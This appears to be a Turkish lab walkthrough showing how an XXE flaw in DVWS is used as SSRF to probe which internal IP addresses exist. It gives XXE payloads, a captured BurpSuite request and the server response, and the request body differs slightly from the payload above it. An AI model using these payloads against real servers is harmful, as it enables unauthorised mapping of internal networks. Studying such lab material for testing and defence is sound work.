Yapılan istek BurpSuite ile yakalandığında ve bir XML datanın gönderildiği görülmüştür.




Gönderilen XML veri bir XXE payloadı ile değiştirilerek ağ içerisindeki bir makinenin var olup olmadığına bakılabilmektedir.

Yerel ağ içerisinde alınmamış bir IP olan 192.168.1.10 adresini içeren bir payload hazırlanarak, SSRF zafiyetini bulunduran sunucuya gönderilmiştir.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "http://192.168.1.10" >]><foo>&xxe;</foo>
```

Sunucu böyle bir IP adresine erişemediği için aşağıdaki hata mesajını döndürmektedir.



Fakat yerel ağ içerisinde varolan 192.168.1.2 IP adresine bir istek yapıldığında herhangi bir hata sayfasının gelmediği ve bu IP'nin erişilebilir bir IP olduğu görülmektedir.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "http://192.168.1.2" >]><foo>&xxe;</foo>
```

### Request

Raw Params Headers Hex XML

```
POST /dvws/vulnerabilities/xxe2/server.php HTTP/1.1
Host: local.host
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:44.0) Gecko/20100101
Firefox/44.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://local.host/dvws/vulnerabilities/xxe2/
Content-Length: 153
Content-Type: text/plain;charset=UTF-8
Connection: keep-alive

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "http://192.168.1.2" >]><foo>xxe;</foo>
```

### Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Sun, 28 Feb 2016 17:25:23 GMT
Server: Apache/2.4.9 (Win32) PHP/5.5.12
X-Powered-By: PHP/5.5.12
Content-Length: 26
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
```

Hello, Thankyou for using





